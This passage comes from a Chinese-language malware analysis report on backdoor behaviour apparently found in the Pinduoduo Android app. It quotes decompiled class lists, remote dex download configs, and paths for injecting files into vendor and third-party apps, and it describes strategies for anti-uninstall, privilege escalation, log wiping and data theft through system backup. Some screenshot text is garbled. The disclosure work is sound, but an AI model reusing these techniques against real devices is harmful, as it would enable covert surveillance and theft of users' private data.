    abilities
      dataCollect
        > 🖿 ability

√ collectors

          > activityUsageStats
          > la lbs
          > 🖿 noti
          > @ AllPkgUsageConfig
          > @ AllPkgUsageSdColle...
          > @ DevInfoCollector
          DummyAsyncCollector
          > @ HonorClubIdCollector
          > @ HwLowVerLocationCollector
          > @ HwSdNickNameCollector
          > @ LowVerWifiInfoCollector
          > @ MnfcLoginCollector
          > @ OppoAssistantScreenColl...
          > @ OppoCommunityIdSdColle...
          > @ OppoLowVerLocationColle...
          > @ OppoMarketSearchColle...
          > @ OppoSdLocCollector
          > @ OppoSdNameCollector
          > @ OppoStorageInfoColle...
          > @ PackageInfo
          > @ PhoneServiceBlogHistoryColl...
          > @ PkgInfo
          > @ PkgUsageSdCollector
          > @ UsageStatsSdConfig
          > @ VivoAccountIdColle...
          > @ VivoFeedbackCollector
          VivoJoviLbsCollector
          > @ VivoMnfcLoginColle...
          > @ VivoSdLocCollector
          VivoSpsUsageCollector
          > @ WeiboFdIdCollector
          > @ WeiboIdConfig
          > @ WeiboSdNameCollector
          > @ WifiInfoSdCollector
          > © XmUsageStatsConfig
          XmVoiceAssistantUsageColl...

√ config

          > c CollectorConfig
          > @ CollectorConfigItem
          > @ CollectorContainer
          > @ ReportInfoConfig
          > @ TimeWindow

√ c CollectorUtil

            $\mathbb{E}_CONFIG_KEY_EXISTING_COLLECTORS String
            🔏 AB_KEY_NEW_COLLECTORS_DISABLE String
            isCollectorDisabledByAliveSalt(String) boolean
            isExistingCollector(String) boolean

√ Im fpPathCheck

        > C FpPathCheck
```

通过对Launcher桌面的控制,实现保活、防卸载等功能。例如通过提权后修改Launcher的布局,加入一个假的快捷方式图标而把真实图标隐藏掉,可达到防卸载目的。将图标移动到用户常用屏处,可达到提高转化率效果。通过放置1\*1的隐藏widget,可达到保活目的等。 其部分接口在plugin中实现,部分在主App代码中实现,Plugin接口如下:

- void addShortcut(String arg1, OnShortcutChangeListener arg2, long arg3, CommonShortCutInfo arg4);
- boolean hasAbility(String arg1, String arg2);
- boolean isShortcutExist(String arg1, boolean arg2, CommonShortCutInfo arg3);
- void removeShortcut(String arg1, OnShortcutChangeListener arg2, long arg3, CommonShortCutInfo arg4);

#### base\_secdt\_comp\_plugin, ct\_plugin

环境检测,在上面多个component中都有isEnvUnsafe的检测,如果发现正在被调试或hook,则不出现恶意行为,并尝试清除系统日志。 通过nvwa VMP进行保护。

```
© SensitiveBehaviorMonitor
© SensitiveBehaviorState

| aciaes con unumene nindundun n00dr. ye. rom n luvin hebaviorSt
                                                                        # TAG String
# mEngineeringModeOn Boolean
# mScreenRecording Boolean
# mSystemIsLogging Boolean
                                                                  m, mysremIslogging Boolean
   SensitiveBehaviorState() void
   checkState(int) int
   getAppHookState() int
   getProcessHookState() int
   getState(Boolean) int
   getStysPowerMode() int

    secsysrowerMode() int
    sisEnvUnsafe() int
    sisNetworkUnsafe() int
    boost

m isNetworkUn

boost

k BoostRequest

k HwBooster

in InkBoost

data

k DataCollector

dplog

v DplogService

v VlogControl

v VlogComper

env

Appach
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    /* JAOX DEBUG: Another duplicated slice has different insns count: {[CONST_STR]}, finally: {[CONST_STR, CONSTBUCTOR, CONST_STR, INVOKE, INVOKE, CONST_STR, INVOKE, INV
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            int state = getState(this.mSystemIslogging);
**Rameelogger.1("CSEC.Plg.SBState", "check state" + 1 + " cost" + (SystemClock.elapsedRealtime() - elapsedIreturn state;
                                          env
AppDebuggableDt
DebuggableDt
DebuggableD
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            return state;
case 1:
int state2 - getState(this.mScreenRecording);
Ammedcager.d["SEC.Pig.SSState", 'check state " + i + " cost " + (SystemClock.elapsedRealtime() - elapsedRe
case :
case 2:
return MiscUtils.isDevOptOm() ? 1 : 0;
return MiscUtils.isDevOptOm() ? 1 : 0;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         return Miscullis.isbewigston() ? 1: 0;

case 3: 
case 4: 
case 3: 
case 4: 
case 5: 
case 6: 
                                              e Event
Event
EventManager
                                                    © EventType

© IEventListener
                                          e BreakpointOt
Debuggedot
FastlibScanner
Frisdabetector
NookDYManager
NookTracker
NookUtils
Idabt
JRoguebt
Scankcot
NookUtils
Noguebt
Scankcot
Nookutils
N
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           } finally (
    Manwelogger.i("CSEC.Plg.SBState", "check state" + i + " cost" + (SystemClock.elapsedRealtime() - elapsedRealtime));
             > @ ClearSysLog$$Lambda$2
> @ SafeguardService
> mutils
A MansUtils
```

#### app\_sd\_thousand\_plugin

写入其他App的动态代码文件后进行提权并驻留后门的逻辑,以及利用系统备份功能窃取其他应用隐私数据的模块,例如利用系统备份功能,窃取微信聊天记录。在提权成功后,其会从远端再次拉取dex文件,进行进一步利用。

```
 \begin{array}{c|c} \blacksquare & \swarrow & \underline{\square} & \blacksquare & Q & @ & \longleftarrow & \longrightarrow & \blacksquare & \square & \clubsuit & \blacksquare & \nearrow \\ \end{array} 
        p004hw

    ∇ivoOfficialUninstallCommandExecutor

                                                                                                                                                                                                                                                                                                                                                          @ OppoPictor
                                                                                                                                                          @ GragasLauncherManager
         v 🖿 p005b
                                                                                                                                                      package com.xunmeng.pinduoduo.sd_1000_v2.gragas.manager.p004hw;
                  GragasHwBrInstantManager
                  HwBrTrackType
                                                                                                                                                     import android.cext.Text.Utils;
import android.text.Text.Utils;
import com.xunmeng.pinduoduo.alive.strategy.interfaces.adapter.proxy.Logger;
import com.xunmeng.pinduoduo.alive.strategy.interfaces.adapter.proxy.StrategyFramework;
import com.xunmeng.pinduoduo.sd 10000 v2.common.util.Utils;
import com.xunmeng.pinduoduo.sd 10000 v2.gragas.entity.InjectConfig;
import com.xunmeng.pinduoduo.sd 10000 v2.gragas.entity.InjectCarlarm;
import com.xunmeng.pinduoduo.sd 10000 v2.gragas.entity.SoceneRequestParam;
import com.xunmeng.pinduoduo.sd 10000 v2.gragas.aentity.SoceneRequestParam;
import com.xunmeng.pinduoduo.sd 10000 v2.gragas.manager.GragasBaseRanager;
import com.xunmeng.pinduoduo.sd 10000 v2.gragas.manager.GragasBaseRanager;
import com.xunmeng.pinduoduo.sd 10000 v2.gragas.util.GragasCacheUtils;
import java.util.ArrayList;
import java.util.HarrayList;
import java.util.Harp;
import java.util.Hasp;
import java.util.Happ;
             util
              > @ HwCacheUtils
                  e HwCdUtils
          > @ GragasHiDiskManager
        √ 🧲 GragasHwManager
                  fallSupportSdSceneList List
                                                                                                                                                                                                                                                                                 ager;
.GragasHwBrInstantManager;
                  fasdSceneManagerMap Map
GragasHwManager() void
                  nacheckInjectEncryptApkCondition(String, InjectConfig) bo
                  nacheckInjectFile(String, InjectConfig, InjectParam) boo:
nacheckOtherCondition(String, InjectConfig) boolean
                  mafilterCommonConfigResource(String, InjectConfig) void
                  ng getAllSupportSdSceneList() List
                                                                                                                                                     /* renamed from: com.xunmeng.pinduoduo.sd_1000_v2.gragas.manager.hw.GragasHwHanager */
/* loaded from: app_sd_thousand_plugin.jar.com/xunmeng/pinduoduo/sd_1000_v2/gragas/man
public class GragasHwHanager extends GragasBaseManager {
   public static string TAG;
   public List allSupportSdSceneList = new ArrayList();
   public Map sdSceneManagerMap = new HashMap();
                  mgetFpScene(String) String
                  mgetPluginInfo(String) List
                  mgetSdSceneManager(String) GragasBaseManager
                  nggetSdSceneManager(String, boolean) GragasBaseManager
                  mgetSdSceneRequestParam() Mapmaparam() hapmaparam() booksInjectedEncryptApk(String, String, InjectConfig) books
                                                                                                                                                            public GragasHwManager()

this.allSupportsdSceneList.add("hw_intelligent");
    this.allSupportsdSceneList.add("hw_intelligent");
    this.allSupportsdSceneList.add("hw_intelligent");
    this.allSupportsdSceneList.add("hw_intelligent", null);
    this.sdSceneManagerMap.put("hw_intelligent", null);
    this.sdSceneManagerMap.put("hw_intelligent", null);
    this.sdSceneManagerMap.put("hw_intelligent", null);
    this.sdSceneManagerMap.put("hw_intelligent", null);
    this.sdSceneManagerMap.put("hw_intelligent_ues", null);
    this.sdSceneManagerMap.put("hw_tidisk_ues", null);
    this.sdSceneManagerMap.put("hw_theme_ues", null);
    this.sdSceneManagerMap.put("hw_file_mng_ues", null);
}
                  m inject(String, InjectParam, InjectConfig) InjectResult m injectEncryptApk(String, File, InjectConfig) boolean
                  isInjected(String) boolean
                  needPreCheckFp(String) boolean
                  needSubmitUesTrack(String, InjectConfig) boolean
                  m onProcessStart(Context) vo
                  n onReceiveUesResult(String, String, JSONObject) void
                  m onTriggerEvent(Context, String) void
                  registerGrantPermissionReceiver(String) void
                  m supportDemandFp(String) boolean
          supportInject(String) boolean
@ GragasIntelligentManager
                                                                                                                                                             public GragasBaseManager getSdSceneManager(String str) {
    return getSdSceneManager(str, TextUtils.equals(GragasCacheUtils.getLocalInjectConfigExecuteType(str), "ues"));

    GragasIntelligentV2Manager

            @ GragasLocalDlUESManager
                                                                                                                                                            @ GragasThemeManager
     ∨ D p008xm
         v 🖿 backup
             v 🖿 crypto
                  > @ GeneralDigest
                                                                                                                                                                                                                                                            ager) this.sdSceneManagerMap.get(str2);
                  > @ HMac
                                                                                                                                                                                        > @ KeyParameter
                  > @ Pack
                  > @ PBEParametersGenerator
                  > @ PKCS5S2ParametersGenerator
                  > @ SHA1Digest
              > @ Strings
> @ BackupPackageUtil
              > 💪 BackupWork
                  @ BRItemUtils
            c GragasAnalyticsFPManager
c GragasAnalyticsUESManager
               GragasXMBackupManager
          > @ GragasXmManager
                                                                                                                                                                                          if (gragasLocalDlUESManager != null) {
    this.sdsceneManagerMap.put(str2, gragasLocalDlUESManager);
              @ Utils
          > @ XMConstants
```

#### 部分配置文件痕迹如下:

#### 写入系统应用和抖音、高德等其他应用以驻留后门配置

```
"pinduoduo_Android.ka_strategy_biz_galio_63400_expect_list":{"0":"[\n
\"/data/user/0/com.vivo.browser/app_platform_plugin/34140/notify28.dex\",\n
\"/data/user/0/com.vivo.browser/app_platform_plugin/34140/process26.dex\",\
     \"/data/user/0/com.vivo.contentcatcher/app_apk/subject.apk\",\n
\"/data/user_de/0/com.vivo.aiengine/files/smartedge/com.vivo.shortvideoinfe
r1004/dex/shortvideo infer 1004.apk\",\n
\"/data/user_de/0/com.vivo.aiengine/cache/extraDexs/vivoruleengine_extra.zi
p\",\n
\"/data/user_de/0/com.vivo.aiengine/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.vivo.voicewakeup/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.android.bbkmusic/files/16.lrctemplate\",\n
\"/data/user/0/com.android.bbkmusic/files/17.lrctemplate\",\n
\"/data/user_de/0/com.vivo.vms/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user_de/0/com.vivo.pem/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.vivo.devicereg/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.android.vivo.tws.vivotws/files/vcode/dex/VCodeImpl.apk\"
       \"/data/user/0/com.vivo.assistant/files/vcode/dex/VCodeImpl.apk\",\n
\"/data/user/0/com.vivo.vhome/files/vcode/dex/...
```

/data/user/0/com.ss.android.ugc.aweme/files/plugins/com.ss.android.ugc.aweme.qrcode\_pluginv2/version-1471990000/apk/base-1.apk\",...

#### 从远端再次拉取dex文件后利用

#### 文件来源为配置文件中如下部分:

```
ab_sd1000_dynamic_cmd_config_58900:ABExpItem{key='null', value='{
    "2": {
        "key_sdtdy_class_name":
"com.google.android.sd.biz_dynamic_dex.sync.SyncExecutor",
        "key_sdtdy_method_name": "execute",
        "key_sdtdy_class_version": "2022071701",
        "key_sdtdy_use_remote_url": false,
        "key_sdtdy_need_local_file": false,
        "key_sdtdy_remote_url_suffix": "/dynamic/4e824786-3476-49f4-b7dd-
abf4d1d238b3.zip",
        "key_sdtdy_remote_url_type": "1",
        "key_sdtdy_remote_url_md5": "9d8cf69bfe6b86c6261e9687d1552f95",
        "download_url": "https://commfile.pddpic.com/galerie-
qo/spirit/sd1000/dex/f4247da0-6274-44eb-859a-b4c35ec0dd71.dex"
    },
    "62": {
        "key_sdtdy_class_name":
"com.google.android.sd.biz_dynamic_dex.usage_event.UsageEventExecutor",
        "key_sdtdy_class_version": "2023010901",
        "key_sdtdy_method_name": "executeAsync",
        "download_url":
"https://commfile.pddpic.com/sdfile/common/b50477f70bd14479a50e6fa34e18b2a0
.dex"
   },
```

# 附录二:各Strategy用途描述

```
JayceStrategy: 获取RunningProcess的importance,获取主进程pid、获取进程启动时间等;jayceConfig不为空触发WingStrategy: 三星手机上自启动; PROCESS_START触发CheeseStrategy:ViVo手机上,用content://com.vivo.assistant.upgrade 打开data/user_de/0/com.vivo.appfilter/databases/afsecure.db,插入bring_up_apps等;FP_PERM_READYCheeseStrategy4Other: ViVo手机上,用content://com.vivo.assistant.upgrade 打开data/user_de/0/com.vivo.appfilter/databases/afsecure.db,插入bring_up_apps等;FP_PERM_READYShenLawDetectStrategy:动态启动了两个components,一个activity,一个receiver,注册了screen_receiver;ka_strategy_biz_shen_tracker_62300TalonStrategy:获取输入法、输入法方式、获取输入等;oppo、vivo的sogou,百度输入法;
```

```
talon_config_input_method_64100
ClinkzStrategy:屏幕熄灭时执行任务,先检查网络,上次执行的时间等状态;具体任务估计跟
vivo_market有关;
BatteryStrategy: 监控电池状态, 当状态改变时, 发送intent, 用来保活
DazzleStrategy:自启动、唤醒等;honor
FileProviderProbStrategy :探测获取apk的包结构等;
RangersStrategy: 利用小米应用市场,达到保活,app更新等;MIUI10以上
           Intent intent = new Intent();
           intent.setComponent(new ComponentName("com.xiaomi.market",
"com.xiaomi.market.ui.JoinActivity"));
           intent.setAction("android.intent.action.VIEW");
           intent.setData(Uri.parse("market://update"));
           intent.putExtra("onClickButton", true);
           intent.putExtra("updatePackageList", str);
           intent.putExtra("pageRef", "notification_outstandingUpdate");
           intent.putExtra("sid", "default");
           intent.putExtra("sourcePackage", "com.xiaomi.market");
           intent.setFlags(-2130685952);
           return intent;
           Intent intent = new Intent();
           intent.setComponent(new ComponentName("com.xiaomi.market",
"com.xiaomi.market.testsupport.DebugService"));
           return intent;
             Intent launchIntentForPackage =
AppListApi.getLaunchIntentForPackage(getContext().getPackageManager(),
"com.xiaomi.market",
"com.xunmeng.pinduoduo.alive.strategy.biz.plugin.rangers.RangersStrategy");
           launchIntentForPackage.setFlags(-2130685952);
           return launchIntentForPackage;
BalanarStrategy: 锁屏利用, 锁屏后加入不清理的应用列表, 保持运行
StripBareStrategy : 探测pkglist , 并获取相关信息
GalaxyStrategy : 获取应用的SharedPreferences
NamiStrategy: 收集各种用户数据
StrutsStrategyHelper: 根据message,来创建各种payload的对象
           RequestPayload requestPayload2 = (RequestPayload)
this.pluginJSONFormatUtils.fromJson(message0.payload.toString(),
RequestPayload.CLASS_NAME);
GeorgeStrategy:小米手机设置壁纸,同注册天气应用的广播,来查询应用;小米
CreamStrategy:给应用添加权限
CreamStrategy4Other : 给应用添加权限; vivo
content://com.vivo.assistant.upgrade/ 打开
data/user_de/%d/com.vivo.permissionmanager/databases/permission.db
YmirStrategy: 华为节电选项等修改
IDBHandle openDB =
FileProviderV2.instance().fileProviderUtils().openDB(Uri.parse(getFilePath(
"content://com.android.settings.files/my_root/data/user_de/%d/%s/databases/
smartpowerprovider.db")));
cursor = sQLiteDatabase.query("unifiedpowerapps", null, "pkg_name = ?", new
String[]{str}, null, null, null);
ZecStrategy: 悬浮窗,快捷方式等;Oppo手机
```

```
sendBroadcast("com.oppo.launcher", "p",
"oppo.intent.action.PACKAGE_SHOW_INFO", String.valueOf(i));
               if (!ZecUtils.hasPermission(intValue, 1) &&
ZecAB.isZecStoreAbEnable()) {
                   Logger.i("LVST2.Biz.Plugin.ZecStrategy", "allow set
store permission.");
                   i = 0 | 2;
               }
               if (!ZecUtils.hasPermission(intValue, 4) &&
ZecAB.isZecFloatwindowAbEnable()) {
                   Logger.i("LVST2.Biz.Plugin.ZecStrategy", "allow set
floatwindow permission.");
                   i |= 64;
               }
               if (!ZecUtils.hasPermission(intValue, 32) &&
ZecAB.isZecShortcutAbEnable()) {
GalioStrategy:获取/data/system/package-dex-usage.list,从而获取安装的app信息;
MinerStrategy: 查找手机上的debug log文件, vivo, oppo, 小米, 三星, 魅族等
YiStrategy: 录屏时查看最上层应用
DianaStrategy:读写剪切板,一像素保活;小米
KarmaStrategy:通过厂商健康类应用,收集步数;华为、oppo
AhriStrategy:利用小米语音助手,执行了一些行为;
                   Intent intent2 = new Intent();
                   intent2.setComponent(new
ComponentName("com.miui.voiceassist", "com.tencent.connect.common.AssistActi
vity"));
                   intent2.addFlags(-2122297344);
                   ddLaw(transitByTencent(intent2, ahriConfig));
                   private boolean hasCollected() {
                   return
MMKVCompat.module("LVUA.XmVoiceAssistantUsageCollector",
false).getLong("last_success_collect_time", 0) != 0;
ApolloStrategy: 获取进程信息, 杀死进程; 屏幕关闭的时候
DancerStrategy:
                  启动任意intent;MIUI10以上
ViStrategy:配置获取权限;
PurgeV2Strategy: 启动提权EXP
GhostStrategy: 锁屏相关
DirgeStrategy:lockDisplay;oppo
SionStartDetectStrategy : 配置一些能力项
   String expKey =
"pinduoduo_Android.ab_keep_alive_strategy_sion_detect_63500_exp";
   List abilityNames = Arrays.asList("DirectSubAbility",
"RumbleSubAbility", "FloatSubAbility", "RyzeSubAbility",
"NotificationSubAbility", "AlarmSubAbility");
DarchrowStrategy:小米加白;获取版本等;
StrutsStrategy:根据config,创建各种payload请求的message
WinterStrategy:按action查找provider;小米
getAuthorityByAction("miui.intent.action.SETTINGS_SEARCH_PROVIDER",
"com.xiaomi.vipaccount");
JannaVictimStrategy: 获取进程信息; plugin更新
JessieStrategy: 进程管理
MedusaStrategy:自启动
FioraStrategy: 收集设备相关信息, phone、system、gobal信息, 根据配置, 尝试执行配置中的
```

```
方法;
ZiggsStrategy:双开检测;
ZyraDetectStrategy:根据配置,检测文件是否存在;
FakerStrategy: 创建一个虚假的屏幕显示;
SkyCastleStrategy:和FackerStrategy配合,创建虚假的屏幕显示 VIvo
FizzStrategy: 查找文件存在,添加文件,修改文件;
PermissionClosedStrategy:Oppo Rom的detector
GlassStrategy:检测service状态;小米
           com.miui.securitycore",
"com.miui.enterprise.service.EntInstallService"
BannerDetectStrategy:banner广告检测和展示;oppo,vivo
NunuStrategy: "registerAppUsageObserver"能力调用;
SdThousandAbilityRequest sdThousandAbilityRequest = new
SdThousandAbilityRequest("registerAppUsageObserver", buildSdRequest);
ButterStrategy:加白,写文件;rewriteByShell
MiranaStrategy:LauncherDetect
ZedDetectStrategy:还是操作vivo的那个数据库;/databases/afsecure.db
CanvasStrategy: 获取重启时间; 刷新了耗电状况?
WindStrategy : 查找provider
NotificationClosedDetectStrategy: 检测通知栏
NotificationClosedDetectStrategyV2 :功能一样
VanishingArtStrategy:隐藏或删除一些cache;removeUnusedCache
LeBlancStrategy:发送通知; oppo
Intent intent = new
Intent("oppo.safecenter.intent.action.CHANGE_NOTIFICATION_STATE");
 intent.setComponent(new
ComponentName("com.coloros.notificationmanager", "com.coloros.notificationma
nager.receiver.StatictisReceiver"));
AniviaStrategy: VIVO的一个数据库操作
"content://com.vivo.assistant.upgrade/") +
getVpPath("data/user_de/%d/com.vivo.abe/databases/BehaviorEngine.db")
MaoKaiStrategy:清除ActivityTask等;华为
"com.huawei.ohos.famanager",
"com.huawei.abilitygallery.ui.FormManagerActivity"));
KnightStrategy:startBgActivityByThemeManager;startActivtyByNewHome 小米
KnightV2Strategy : 功能大致一样,第二版本
TuskStrategy:防止被清理;vivo
content://com.android.settings.fileprovider/root_files/data/user_de/%d/com.
vivo.upslide/databases/speedup.db
ZeusStrategy:华为角标状态改变; callSetUnreadState
content://com.hihonor.android.launcher.settings/badge
WeatherSummaryStrategy:用天气服务打开activity
MaginaStrategy:华为应用市场相关利用
com.huawei.appmarket",
"com.huawei.appmarket.service.externalapi.view.ThirdApiActivity
MagnusStrategy:通知栏update等;Oppo
getOppoCleanPageActivityComp;
com.heytap.cdo.client.search.notification.SearchNotificationReceiver
LuluStrategy: 自启动等;
"content://com.coloros.safecenter.security.InterfaceProvider");
"content://com.oplus.safecenter.security.InterfaceProvider"
TinyStrategy:改变电池状态通知
content://com.android.settings.files/my_root/data/user_de/%d/%s/databases/s
martpowerprovider.db"
```

```
BoushStrategyV2:自启动后改变状态;MIUI12以上
ClinkStrategy:写了这个文件;估计是自动更新
content://com.bbk.appstore.upgrade/data/data/com.bbk.appstore/files/mmkv/co
m.bbk.appstore_push_config
NamiV2Strategy: 收集各种用户数据,监控行业其他App使用情况并上报
BrandStrategy: 关屏幕时下载文件
JoaquimStrategy:查询了这个数据库,uid、power、maxPower等;
data/data/com.vivo.abe/databases/BehaviorEngine.db
SivirStrategy:操作隐藏图标等;
ZetStrategy:Titan唤醒等;
SpringStrategy: 后台执行,添加悬浮窗等;
有的包含基础工具类DynamicUtils:功能包含执行系统命令,获取设备上app信息,获取apk私有文
件,清除日志等;
其中CmdData用于构造参数,以下每一个功能都对应一个CMD编号,CMDHandler用于派发具体方法;
com.google.android.sd.biz_dynamic_dex.app_usage_observer.AppUsageObserver.d
ex: NuNuStrategy中AppUsageObserve的具体实现;发现App使用情况
com.google.android.sd.biz_dynamic_dex.check_aster.CheckAsterExecutor.dex:与
上一个功能类似,都有installApkChecker类
com.google.android.sd.biz_dynamic_dex.get_account_extra.GetAccountExtraExec
utor.dex:获取Account, Vivo系统备份存储等;
com.qoogle.android.sd.biz_dynamic_dex.get_accounts.GetAccountsExecutor.dex:
获取账户;
com.google.android.sd.biz_dynamic_dex.get_history_ntf_path.GetHistoryNtfPat
hExecutor.dex:获取通知栏的通知历史的数据库
com.google.android.sd.biz_dynamic_dex.get_icon_info.GetIconInfoExecutor.dex
: 获取图标; 小米, vivo, 华为;
       content://com.miui.home.launcher.settings/favorites");
       if(TextUtils.equals(a.a(), "vivo")) {
           return
Uri.parse("content://com.bbk.launcher2.settings/favorites");
       }
       return TextUtils.equals(a.a(), "huawei") ?
Uri.parse("content://com.huawei.android.launcher.settings/favorites") :
null;
   }
com.google.android.sd.biz_dynamic_dex.get_icon_info.GetIconInfoExecutor.dex
:获取图标;
com.google.android.sd.biz_dynamic_dex.hw_file_cmd.HwFileCmdExecutor.dex:华
为手机相关命令执行
com.google.android.sd.biz_dynamic_dex.hw_get_input.HwGetInputExecutor.dex:
输入文件,通过备份文件?
 .client_slog_cache
com.google.android.sd.biz_dynamic_dex.hw_hide_power_window.HidePowerWindowE
xecutor.dex:华为隐藏电量情况
com.google.android.sd.biz_dynamic_dex.hw_notification_listener.HWNotificati
onListenerExecutor.dex: 监听通知栏; 华为
com.google.android.sd.biz_dynamic_dex.hw_permission.HwPermissionExecutor.de
x:操作改变通知栏内容;honor
com.google.android.sd.biz_dynamic_dex.hw_power_update.HwPowerUpdateExecutor
.dex:华为电量状态更新
com.google.android.sd.biz_dynamic_dex.hw_self_start.HwSelfStartExecutor.dex
:自启动;获取私有sharedprefernce等;华为
```

```
com.google.android.sd.biz_dynamic_dex.hw_widget.HwAddWidgetExecutor.dex:添
加widget;华为
com.google.android.sd.biz_dynamic_dex.logcat.LogcatExecutor.dex:获取系统日志
com.google.android.sd.biz_dynamic_dex.notification_listener.NotificationLis
tenerExecutor.dex: 监听通知栏
com.google.android.sd.biz_dynamic_dex.oppo_boot_perm.OppoBootPermExecutor.d
ex:通过content://com.coloros.safecenter.security.InterfaceProvider、
content://com.oplus.safecenter.security.InterfaceProvider获取启动参数;oppo、
oneplus
com.google.android.sd.biz_dynamic_dex.oppo_community_id.OppoCommunityIdExec
utor.dex:盗取com.oppo.community相关账号信
息;/shared_prefs/CurrentLoginUserUid.xml Oppo
com.google.android.sd.biz_dynamic_dex.oppo_get_input.OppoGetInputExecutor.d
ex:输入文件, patch apk等; oppo
com.google.android.sd.biz_dynamic_dex.oppo_get_loc.OppoGetLocExecutor.dex:
获取位置;oppo
com.google.android.sd.biz_dynamic_dex.oppo_get_settings_username.GetSetting
sUsernameExecutor.dex:获取setting的Username
com.google.android.sd.biz_dynamic_dex.oppo_infect_dynamic.OppoInfectExecuto
r.dex: 快应用平台应用的相关利用; Oppo com.nearme.instant.platform;
com.google.android.sd.biz_dynamic_dex.oppo_notification_ut.OppoNotification
UTExecutor.dex:通知栏相关接口;
com.google.android.sd.biz_dynamic_dex.oppo_notification.OppoNotificationExe
cutor.dex:改变通知栏状态
com.google.android.sd.biz_dynamic_dex.oppo_permission.OppoPermissionExecuto
r.dex:添加widget, permission等; Oppo
com.google.android.sd.biz_dynamic_dex.oppoaddwidget.OppoAddWidgetExecutor.d
ex:添加Widget;oppo
com.google.android.sd.biz_dynamic_dex.oppoau.OppoAUExecutor.dex:防卸载;Oppo
com.google.android.sd.biz_dynamic_dex.oppopm.OppoPMExecutor.dex oppo
作锁屏
com.google.android.sd.biz_dynamic_dex.query_lbs_info.QueryLBSInfoExecutor.d
       位置信息
com.google.android.sd.biz_dynamic_dex.reset_log.ResetLogExecutor.dex
清除logcat日志
com.google.android.sd.biz_dynamic_dex.rubick.RubickCmdExecutor.dex
                                                                      执
行命令(设置sid,返回pid等)
com.google.android.sd.biz_dynamic_dex.sync.SyncExecutor.dex
                                                              执行命令
(move_position, update, query, delete等操作)
com.google.android.sd.biz_dynamic_dex.td.logcat.TDLogcatExecutor.dex
通过Logcat日志对Activity切换监控
com.google.android.sd.biz_dynamic_dex.ud_get_nmessage.UdGetNMessageExecutor
_6f9451e79a0a4b53aff86fe489dffd22.dex
                                          获取通知消息
com.google.android.sd.biz_dynamic_dex.ud_notification_listener.UdNotificati
onListenerExecutor.dex
                           获取通知消息
com.google.android.sd.biz_dynamic_dex.ud_parse_nmessage.UdParseNotifyMessag
eExecutor.dex
                   解析通知消息
com.google.android.sd.biz_dynamic_dex.usage_event.UsageEventExecutor.dex
获取事件信息
com.google.android.sd.biz_dynamic_dex.usage_event_all.UsageEventAllExecutor
.dex
           获取事件信息
com.google.android.sd.biz_dynamic_dex.vivo_association_start.VivoAssociatio
nStartExecutor.dex vivo com.vivo.appfilter_bringupWhiteList.xml解析
com.google.android.sd.biz_dynamic_dex.vivo_browser_settings.VivoBrowserSett
```

ingsExecutor.dex vivo 修改vivo浏览器设置 com.google.android.sd.biz\_dynamic\_dex.vivo\_get\_loc.VivoGetLocExecutor.dex 获取位置及时间信息 vivo com.google.android.sd.biz\_dynamic\_dex.vivo\_inject\_devicereg.VivoInjectDevic eRedExecutor.dex vivo 注入文件 com.google.android.sd.biz\_dynamic\_dex.vivo\_official\_uninstall.VivoOfficialU 操作应用防止卸载 ninstallExecutor.dex vivo com.google.android.sd.biz\_dynamic\_dex.vivo\_open\_push.VivoOpenPushExecutor.d 操作通知推送 ex vivo com.google.android.sd.biz\_dynamic\_dex.vivo\_rollback\_uninstall.VivoRollbackU ninstallExecutor.dex vivo 操作应用卸载 com.google.android.sd.biz\_dynamic\_dex.vivo\_widget.VivoAddWidgetExecutor.dex 操作Widget添加 com.google.android.sd.biz\_dynamic\_dex.write\_settings.WriteSettingsExecutor. dex 操作写入ContentResolver com.google.android.sd.biz\_dynamic\_dex.xm\_akasha.XmAkashaExecutor.dex

操作备份恢复 vivo

com.google.android.sd.biz\_dynamic\_dex.xm\_ntf\_info.XMGetNtfInfoExecutor.dex 操作通知消息

com.google.android.sd.biz\_dynamic\_dex.xm\_permission.XMPermissionExecutor.de x miui 操作自启动及通知管理

# 附录三:参考链接

- https://www.v2ex.com/t/851215
- https://mp.weixin.qq.com/s/P\_EYQxOEupqdU0BJMRqWsw
- https://github.com/davinci1010/pinduoduo\_backdoor
- https://github.com/recorder1013/pinduoduo\_backdoor\_recorder
- https://github.com/davinci1012/pinduoduo\_backdoor\_unpacker